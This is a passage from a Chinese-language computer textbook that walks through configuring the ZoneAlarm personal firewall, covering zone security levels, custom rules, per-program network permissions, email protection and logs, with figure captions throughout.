Lock Setting” 页面，如图 8-2-56 所示，首先是设置自动锁定模式：第一项功能是设置在空闲后多长时间自动启动锁定功能，默认为 10 分钟，第二项则是在运行屏幕保护程序的时候自动启动锁定功能。其次是锁定模式：第一项是允许哪些设置为“通过锁定”的程序在锁定状态下仍能保持与 Internet 的数据交换，第二项是高安全级，将停止所有的与 Internet 相关的操作。

2. 不同的区域设置不同的安全级别

单击左侧的“Firewall”，即可进入防火墙页面，如图 8-2-57 所示。在这里我们可以对局域网（Local）和因特网（Internet）分别设置安全等级，上下移动滑块，可以从高、中、低 3 种不同的安全等级中选择自己所需要的安全级别。程序默认局域网的安全等级是中，因特网的安全等级是高，一般情况下使用默认的状态即可。

如果有更细更具体的要求，可以点击“Custom”按钮和“Advanced”按钮进行详细设置，比如是否响应 Ping 请求等。另外，还可以选择进入“Expert”标签页点击“Add”按钮添加新的安全规则，如图 8-2-58 所示。




图 8-2-56 设置自动锁定模式




图 8-2-57 Firewall 安全设置页面






图 8-2-58 添加新的安全规则

点击“OK”按钮以后回到“Expert”标签页面，就可以看到新添加的安全规则了。选择新添加的安全规则，可以在页面的下侧显示其详细信息，如图 5-2-59 所示，我们可以进行编辑、删除、应用等操作，并且可以点击  中的按钮调整执行顺序。

 提示

一般情况下，家里的机器上网时都有一个临时固定的 IP 地址，所以在办公室机器可以访问它，但是家里的机器相对于办公室机器而言是属于 Internet 网上的机器，默认情况下是不可以相互通讯的，现在需要它们之间进行通讯，所以需要专门设置一条安全规则允许才行。




图 8-2-59 添加的安全规则显示

### 3. 限制网络应用程序访问网络，拒绝木马

ZoneAlarm 运行后，如果有程序要访问网络，ZoneAlarm 会弹出对话框，询问是否允许其访问网络，如图 8-2-60 所示。

如果允许，点击“ Yes ”按钮，这次访问就能进行了，如果是自己放心的程序，可以同时选中“ Remember this answer the next time I use this program ”，下次该程序访问网络时 ZoneAlarm 将不再询问是否允许了。

单击左侧的“ Program Control ”按钮，可以看见所有企图访问网络的程序列表，在此可对每个程序单独定制其不同的网络权限，设置或修改是否允许其连接网络、是否允许服务器功能等。其中“ ”为无需询问即可直接连接网络；“ x ”为禁止连接；问号则是在每次出现连接企图时都需先提出询问，如图 8-2-61 所示。

在程序列表中，除了一些常用的网络软件外，可能还会发现一些不太熟悉的程序也企图连接网络，选中它，在界面的下面就会显示该程序的详细信息，包括文件名、位置、程序版本、创建日期、大小等信息，我们可以从中做出判断是否是可疑程序。



图 8-2-60 询问是否允许其访问网络




图 8-2-61 访问网络的程序列表

#### 提示

这里要说明一点的是，看到有些不太熟悉的程序企图连接网络时，不要草木皆兵，因为正常工作的系统本身就必须要有一些小程序要和网络通讯。

### 4. 垃圾邮件监控功能

单击左侧的“ E-mail Protection ”，可以进入邮件保护页面，如图 8-2-62 所示，默认情况下，不管是发出的邮件还是收到的邮件都进行保护（即都选中“ On ”）。

另外，ZoneAlarm 还有很强的垃圾邮件防范功能，点击“ Advanced ”按钮，即可进行防范垃圾邮件的详细设置，如图 8-2-63 所示。我们可以设置在一次收到多少邮件、或者是多少收件人时被认为是垃圾邮件，也可以设置不在列表中的所有邮箱地址所发的邮件都认为是垃圾邮件。




图 8-2-62 邮件监控页面




图 8-2-63 防范垃圾邮件设置

除此以外，我们还可以在“Privacy”页面，设置是否允许Cookies（如防止别人收集你填写在网上的信息、禁止网络间谍）、是否拦截弹出式广告等；在“Alerts&Logs”页面里可设置收集哪些警报信息，并且可以查看当前警报和历史警报的时间、来源等详细情况，如图8-2-64所示。




图 8-2-64 日志信息显示

总之，ZoneAlarm 也算一款功能非常全面的个人网络防火墙，有了它，你就能在保证内部系统安全的前提下安全、高速地访问互联网上的资源了，或者说随意进行自己的网络操作了。